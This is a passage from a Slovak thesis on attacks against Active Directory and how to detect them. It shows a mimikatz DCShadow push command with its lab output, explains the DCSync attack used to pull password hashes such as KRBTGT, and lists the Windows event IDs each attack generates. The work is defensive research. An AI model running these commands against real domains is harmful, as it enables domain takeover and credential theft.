


Obrázok 23. Vytvorenie záškodného doménového radiča.

2. Pomocou doménových administrátorských oprávnení zmeny replikujeme na ostatné doménové radiče.

```
mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:         DC=diplomka,DC=local
Configuration:  CN=Configuration,DC=diplomka,DC=local
Schema:         CN=Schema,CN=Configuration,DC=diplomka,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=diplomka,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 16685

** Server Info **

Server: WIN-51707JKMNAI.diplomka.local
  InstanceId  : {8e6491e8-4d87-4075-b8aa-84c09680297e}
  InvocationId: {8e6491e8-4d87-4075-b8aa-84c09680297e}
Fake Server (already registered): DESKTOP-AL69MAS.diplomka.local
  InstanceId  : {1d266070-187e-4311-a7d4-cb1b3abd205f}
  InvocationId: {797afd01-08e9-4b88-8836-ba1d95cec38b}

** Performing Registration **

Already registered
** Performing Push **

Syncing DC=diplomka,DC=local
Sync Done
```

Obrázok 24. Vynútenie replikácie.



Obrázok 25. Zobrazenie vykonaných zmien v doméne.

Event Logy – základné nastavenie

Klient

V základnom nastavení je to:

Event ID	Popis	Dôvod
4624	An account was successfully logged on	Prihlásenie ako SYSTEM za účelom registrácie PC ako doménový radič
4624	An account was successfully logged on	Prihlásenie s účtom doménového administrátora

Server

V základnom nastavení je to:

Event ID	Popis	Dôvod

4624	An account was successfully logged on	Prihlásenie s

2.8 DCSync

Útok typu DCSync, podobne ako DCShadow, využíva zaregistrovanie záškodného doménového radiča a následnú replikáciu, no za iným účelom. Na rozdiel od DCShadow nie je vykonať zmeny v doméne, no využiť replikáciu na získanie tajomstiev uložených na doménových radičoch, ako sú napríklad haše hesiel. Útočník, ktorý si zaregistruje doménový radič, je schopný pomocou registrácie získať akékoľvek dáta uložené v doméne, ako napríklad haš KRBTGT účtu, čo mu poskytuje neobmedzený prístup do domény[13].

Podobne ako útok DCShadow, aj DCSync generuje len minimálne množstvo záznamov v logoch.


Predpoklady:

- Oprávnenia „Replicating Directory Changes“ a „Replicating Directory Changes All“, ktoré sú štandardne k dispozícií pre administrátorské skupiny v doméne[14].

Ukážka útoku:

1. Zaregistrujeme doménový radič a vyžiadame si replikáciou tajomstiev.

[13] https://attack.mitre.org/techniques/T1003/006/
[14] https://adsecurity.org/?p=1729



Obrázok 26. Využitie nástroja Mimikatz na praktickú ukážku útoku typu DCSync.

Event Logy – základné nastavenie

Klient

V základnom nastavení na strane klienta negeneruje žiadne záznamy.

Server

Na strane (legitímneho) doménového radiča je možné detegovať žiadosť o replikáciu.

V základnom nastavení je to:

Event ID	Popis	Dôvod
4662	Operation performed on an object	Pri žiadosti o replikáciu sa vygeneruje daný záznam, obsahujúci GUID: 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2, pričom ide o GUID oprávnenia k replikácií

3 Záver

V tomto článku sme popísali kľúčové koncepty Active Directory, ako sú napríklad koncepty Kerberos lístkov, doménové služby, či proces LSASS. Väčšina útokov voči firemným infraštruktúram začína vo vyextrahovaní pamäte procesu LSASS a následným postupom po doméne, až kým útočník nezíska zadné dvierka pomocou niektorej z popísaných metód. Teda porozumenie týchto konceptov je nevyhnutné pre popísanie a detegovanie rôznych útokov voči Active Directory.

Všetky typy útokov, ktoré boli popísané v tejto diplomovej práci, sme na virtuálnej infraštruktúre prakticky otestovali, pričom našim cieľom bolo odhaliť stopy, ktoré útočník pri ich vykonaní v infraštruktúre zanechá. Analyzované boli systémové a bezpečnostné záznamy z doménových radičov, ako aj z útočníkom ovládaných klientskych staníc, na ktorých bol útok vykonaný.

Popísali sme jednotlivé záznamy, ktoré po vykonaní útokov vzniknú, a to v základných nastaveniach oboch použitých operačných systémov. Zistili sme, že množstvo vygenerovaných záznamov v základných nastaveniach nie je dostatočné, a pre efektívnu detekciu útokov je nutné zaznamenávanie činností rozšíriť.

Použitá literatúra

1. Microsoft: Configuring Additional LSA Protection, [online] [24.6.2022]. Dostupné na: https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection
2. Clément Labro: Do You Really Know About LSA Protection (RunAsPPL)?, [online] [24.6.2022]. Dostupné na: Do You Really Know About LSA Protection (RunAsPPL)? | itm4n's blog
3. Microsoft: Credential Guard , [online] [24.6.2022]. Dostupné na: https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-how-it-works
4. Team Hydra: Bypassing Credential Guard , [online] [24.6.2022]. Dostupné na: https://teamhydra.blog/2020/08/25/bypassing-credential-guard/
5. Microsoft: Name Formats for Unique SPNs, [online] [24.6.2022]. Dostupné na: https://docs.microsoft.com/en-us/windows/win32/ad/name-formats-for-unique-spns

6. Mitre Corporation: ATT&CK , [online] [24.6.2022]. Dostupné na: https://attack.mitre.org/techniques/T1550/002/
7. Mitre Corporation: ATT&CK, [online] [24.6.2022]. Dostupné na: https://attack.mitre.org/techniques/T1550/003/
8. Hackndo: Silver & Golden Tickets, [online] [24.6.2022]. Dostupné na: https://en.hackndo.com/kerberos-silver-golden-tickets/
9. Stealthbits: How Golden TIcket Attack Works , [online] [24.6.2022]. Dostupné na: https://attack.stealthbits.com/how-golden-ticket-attack-works
10. Stealthbits: Unlocking All The Doors to Active Directory With Skeleton Key, [online] [24.6.2022]. Dostupné na: https://stealthbits.com/blog/unlocking-all-the-doors-to-active-directory-with-the-skeleton-key-attack/
11. Mitre Corporation: ATT&CK , [online] [24.6.2022]. Dostupné na: https://attack.mitre.org/techniques/T1558/003/
12. Mitre Corporation: ATT&CK ,[online] [24.6.2022]. Dostupné na: https://attack.mitre.org/techniques/T1207/
13. Mitre Corporation: ATT&CK, [online] [24.6.2022]. Dostupné na: https://attack.mitre.org/techniques/T1003/006/
14. Active Directory Security: Mimikatz DCSync Usage, Exploitation, and Detection , [online] [24.6.2022]. Dostupné na: https://adsecurity.org/?p=1729